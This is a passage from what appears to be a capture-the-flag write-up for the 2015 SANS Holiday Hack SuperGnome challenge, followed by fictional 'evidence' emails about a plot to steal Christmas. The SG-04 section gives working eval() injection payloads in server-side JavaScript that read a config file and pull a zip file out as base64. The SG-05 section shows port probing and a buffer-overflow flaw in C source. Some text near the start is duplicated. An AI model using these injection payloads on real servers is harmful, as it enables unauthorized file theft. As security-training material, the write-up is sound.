Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

20151201113356.zip

This zip file contains a PCAP file similarly named. The PCAP file contains a traffic capture of an SMTP mail submission from the email account holder of c@atnascorp.com from host 10.1.1.192 to a Postfix mailserver at 104.196.40.60 (port 2525). Details of the correspondence are in Part 5 of the analysis.

SuperGnome 04 (SG-04)

The SuperGnome SG-04 is the only one where file upload functionality is enabled. When examining the FILE UPLOAD section of `/gnome/www/routes/index.js`, we note the following code:

```
d.run(function() {  
    result = eval('(' + postproc_syntax + ')');  
});
```

At BlackHat 2011, [Sullivan describes the perils of the eval\(\) function in Server-Side JavaScript](#). This will be our focus of exploitation.

Using BURP as a proxy to examine what the browser submits as data at “file upload” time, and reviewing the code in `/gnome/www/routes/index.js` and in `/gnome/www/views/files.jade`, we determine that a call to the function `postproc()` is submitted, which just returns text indicating successful processing. Since the script is expecting text, we should be able to inject code of our own, in lieu of the `postproc` function, as long as text is returned. To get a better understanding of how `eval()` works in executing functions, expressions, and statements, we consult:

<http://www.2ality.com/2012/09/expressions-vs-statements.html>

This blog describes what is called an immediately invoked function expression (IIFE), which takes the form:

```
(function () { return "abc" }())
```

So, we replace the invocation of the function `postproc()` with our own IIFE that reads the file we want:

```
(function () {return "\n" +  
fs.readFileSync('/gnome/www/files/gnome.conf'); }())
```

The contents of the `gnome.conf` file are placed in the `result` variable, and output for us to see. We insert the newline character at the beginning to make it easier to cut and paste the contents.

Like with the zip file with a timestamp for a name found on other SuperGnomes, SG-04 also has a zip file. To fetch this file, we need to encode it properly since we’re dealing with binary data over a text-based interface. The `readFileSync()` function supports Base64 encoding, so the injection is:

```
(function () {return "\n" +  
fs.readFileSync('/gnome/www/files/20151203133815.zip  
, 'base64') + "\n"; }())
```

In the browser, we save the source to a file, use an editor like `vi` to remove the one line header and footer, then use the `base64` command with the `-d` command-line option to decode the file.

Forensic Artifacts of Interest

gnome.conf

```
Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

20151201113356.zip

This zip file contains a PCAP file similarly named. The PCAP file contains a traffic capture of an SMTP mail submission from the email account holder of c@atnascorp.com from host 10.1.1.192 to a Postfix mailserver at 104.196.40.60 (port 2525). Details of the correspondence are in Part 5 of the analysis.

SuperGnome 05 (SG-05)

SG-05 is only Supergnome that has a running `sgstatd` process (on the port given in the source code found on SG-01), as verified using `nmap`:

```
root@kali:~# nmap -P0 -p 4242 sg05

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-01 14:53 EST
Nmap scan report for sg05 (54.233.105.81)
Host is up (0.19s latency).
PORT      STATE SERVICE
4242/tcp  open  vrml-multi-use

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

The program takes input using a “hidden” ‘X’ command:

```
root@kali:~# nc sg05 4242

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
X

Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
```

The program is likely vulnerable in the `sgstatd()` function in `sgstatd.c`:

```
int sgstatd(sd)
{
    __asm__("movl $0xe4ffffe4, -4(%ebp)");
    //Canary pushed

    char bin[100];
    write(sd, "\nThis function is protected!\n", 30);
    fflush(stdin);
    //recv(sd, &bin, 200, 0);
    sgneta_readn(sd, &bin, 200);
    __asm__("movl -4(%ebp), %edx\n\t" "xor $0xe4ffffe4, %edx\n\t");
    // Canary checked
    "jne sgneta_exit");
    return 0;
}
```

Note the buffer `bin` is defined with length 100, but the length provided to the call to the `sgneta_readn()` function is 200. The author lacked the time to pursue this further.

Part 5: Evidence Analysis

Email captured from SG-01

From: "c" <c@atnascorp.com>
To: <jojo@atnascorp.com>
Subject: GiYH Architecture
Date: Fri, 26 Dec 2014 10:10:55 -0500
Message-ID: <004301d0211e\$2553aa80\$6ffaff80\$@atnascorp.com>

JoJo,

As you know, I hired you because you are the best architect in town for a distributed surveillance system to satisfy our rather unique business requirements. We have less than a year from today to get our final plans in place. Our schedule is aggressive, but realistic.

I've sketched out the overall Gnome in Your Home architecture in the diagram attached below. Please add in protocol details and other technical specifications to complete the architectural plans.


Remember: to achieve our goal, we must have the infrastructure scale to upwards of 2 million Gnomes. Once we solidify the architecture, you'll work with the hardware team to create device specs and we'll start procuring hardware in the February 2015 timeframe.

I've also made significant progress on distribution deals with retailers.

Thoughts?

Looking forward to working with you on this project!

-C



Email captured from SG-03

From: "c" <c@atnascorp.com>
To: <burglerlackeys@atnascorp.com>
Subject: All Systems Go for Dec 24, 2015
Date: Tue, 1 Dec 2015 11:33:56 -0500
Message-ID: <005501d12c56\$12bf6dc0\$383e4940\$@atnascorp.com>

My Burgling Friends,

Our long-running plan is nearly complete, and I'm writing to share the date when your thieving will commence! On the morning of December 24, 2015, each individual burglar on this email list will receive a detailed itinerary of specific houses and an inventory of items to steal from each house, along with still photos of where to locate each item. The message will also include a specific path optimized for you to hit your assigned houses quickly and efficiently the night of December 24, 2015 after dark.

Further, we've selected the items to steal based on a detailed analysis of what commands the highest prices on the hot-items open market. I caution you - steal only the items included on the list. DO NOT waste time grabbing anything else from a house. There's no sense whatsoever grabbing crumbs too small for a mouse!

As to the details of the plan, remember to wear the Santa suit we provided you, and bring the extra large bag for all your stolen goods.

If any children observe you in their houses that night, remember to tell them that you are actually "Santy Claus", and that you need to send the specific items you are taking to your workshop for repair. Describe it in a very friendly manner, get the child a drink of water,

pat him or her on the head, and send the little moppet back to bed. Then, finish the deed, and get out of there. It's all quite simple – go to each house, grab the loot, and return it to the designated drop-off area so we can resell it. And, above all, avoid Mount Crumpit!

As we agreed, we'll split the proceeds from our sale 50–50 with each burglar.

Oh, and I've heard that many of you are asking where the name ATNAS comes from. Why, it's reverse SANTA, of course. Instead of bringing presents on Christmas, we'll be stealing them!

Thank you for your partnership in this endeavor.

Signed:

–CLW

President and CEO of ATNAS Corporation

Email captured from SG-04

From: "c" <c@atnascorp.com>
To: <psychdoctor@whovillepsychiatrists.com>
Subject: Answer To Your Question
Date: Thu, 3 Dec 2015 13:38:15 –0500
Message-ID: <005a01d12df9\$c5b00990\$51101cb0\$@atnascorp.com>

Dr. O'Malley,

In your recent email, you inquired:

> When did you first notice your anxiety about the holiday season?

Anxiety is hardly the word for it. It's a deep-seated hatred, Doctor.

Before I get into details, please allow me to remind you that we operate under the strictest doctor–patient confidentiality agreement in the business. I have some very powerful lawyers whom I'd hate to invoke in the event of some leak on your part. I seek your help because you are the best psychiatrist in all of Who–ville.

To answer your question directly, as a young child (I must have been no more than two), I experienced a life–changing interaction. Very late on Christmas Eve, I was awakened to find a grotesque green Who dressed in a tattered Santa Claus outfit, standing in my barren living room, attempting to shove our holiday tree up the chimney. My senses heightened, I put on my best little–girl innocent voice and asked him what he was doing. He explained that he was "Santy Claus" and needed to send the tree for repair.

I instantly knew it was a lie, but I humored the old thief so I could escape to the safety of my bed. That horrifying interaction ruined Christmas for me that year, and I was terrified of the whole holiday season throughout my teen years.

I later learned that the green Who was known as "the Grinch" and had lost his mind in the middle of a crime spree to steal Christmas presents. At the very moment of his criminal triumph, he had a pitiful change of heart and started playing all nicey-nice. What an amateur! When I became an adult, my fear of Christmas boiled into true hatred of the whole holiday season. I knew that I had to stop Christmas from coming. But how?

I vowed to finish what the Grinch had started, but to do it at a far larger scale. Using the latest technology and a distributed channel of burglars, we'd rob 2 million houses, grabbing their most precious gifts, and selling them on the open market. We'll destroy Christmas as two million homes full of people all cry "B00-H00", and we'll turn a handy profit on the whole deal.

Is this "wrong"? I simply don't care. I bear the bitter scars of the Grinch's malfeasance, and singing a little "Fahoo Fores" isn't gonna fix that!

What is your advice, doctor?

Signed,

Cindy Lou Who